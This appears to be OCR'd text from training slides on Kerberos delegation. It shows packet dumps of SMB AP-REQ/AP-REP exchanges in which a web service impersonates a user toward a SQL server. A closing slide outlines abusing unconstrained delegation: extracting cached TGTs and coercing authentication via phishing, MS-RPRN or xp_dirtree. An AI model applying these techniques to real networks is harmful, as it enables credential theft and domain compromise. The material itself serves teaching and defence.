
the service now can request the sql server to retrieve information

AP-REQ (SMB)

- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator

```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Request (0x01)
    [Preauth Hash: a09b02cc72899ffac999e7fb614164406fbd77e2e98d5828…]
    StructureSize: 0x0019
    Flags: 0
    Security mode: 0x01, Signing enabled
    Capabilities: 0x00000001, DFS
    Channel: None (0x00000000)
    Previous Session Id: 0x0000000000000000
    Blob Offset: 0x00000058
    Blob Length: 1746
    Security Blob: 608206ce06062b0601050502a08206c2308206bea030302e…
      GSS-API Generic Security Service Application Program Interface
        OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        Simple Protected Negotiation
          negTokenInit
            mechTypes: 4 items
            mechToken: 6082068006092a864886f71201020201006e82066f308206…
            krb5_blob: 6082068006092a864886f71201020201006e82066f308206…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REQ (0x0001)
              Kerberos
                ap-req
                  pvno: 5
                  msg-type: krb-ap-req (14)
                  Padding: 0
                  ap-options: 20000000
                  ticket
                  authenticator
```

as you see in the previous photo this was the application request



now the sql server reply to the HTTP service which was impersonating vegeta all time


AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01

```
▾ SMB2 (Server Message Block Protocol version 2)
  ▸ SMB2 Header
  ▾ Session Setup Response (0x01)
      [Preauth Hash: a09b02cc72899ffac999e7fb614164406fbd77e2e98d5828…]
    ▸ StructureSize: 0x0009
    ▸ Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 184
    ▾ Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202…
      ▾ GSS-API Generic Security Service Application Program Interface
        ▾ Simple Protected Negotiation
          ▾ negTokenTarg
              negResult: accept-completed (0)
              supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
              responseToken: 60819706092a864886f71201020202006f8187308184a003…
            ▾ krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REP (0x0002)
              ▾ Kerberos
                ▾ ap-rep
                    pvno: 5
                    msg-type: krb-ap-rep (15)
                  ▾ enc-part
                      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    ▾ cipher: 7e0eed90aedcab1ad1a900230614a54b772ed739afb07b96…
                    ▾ encAPRepPart
                        ctime: 2021-04-02 13:57:34 (UTC)
                        cusec: 34
                      ▸ subkey
                        seq-number: 545033516
```


now following up

with everything is okay the HTTP service now can response for vegeta



AP-REP (HTTP)

- AP-REP through HTTP
- ST encrypted with session key
- Mutual authentication between the Client and Web01



Abusing Unconstrained Delegation

Abusing Unconstrained

- Clients will drop their TGTs and keys when interacting with Unconstrained services
- If you control an Unconstrained server, you will be able to extract everything
- Sometimes you can even force principals to connect to your Unconstrained service
  - Phishing
  - RPC (e.g. MS-RPRN), abusing other services (e.g. xp_dirtree on SQL Server)…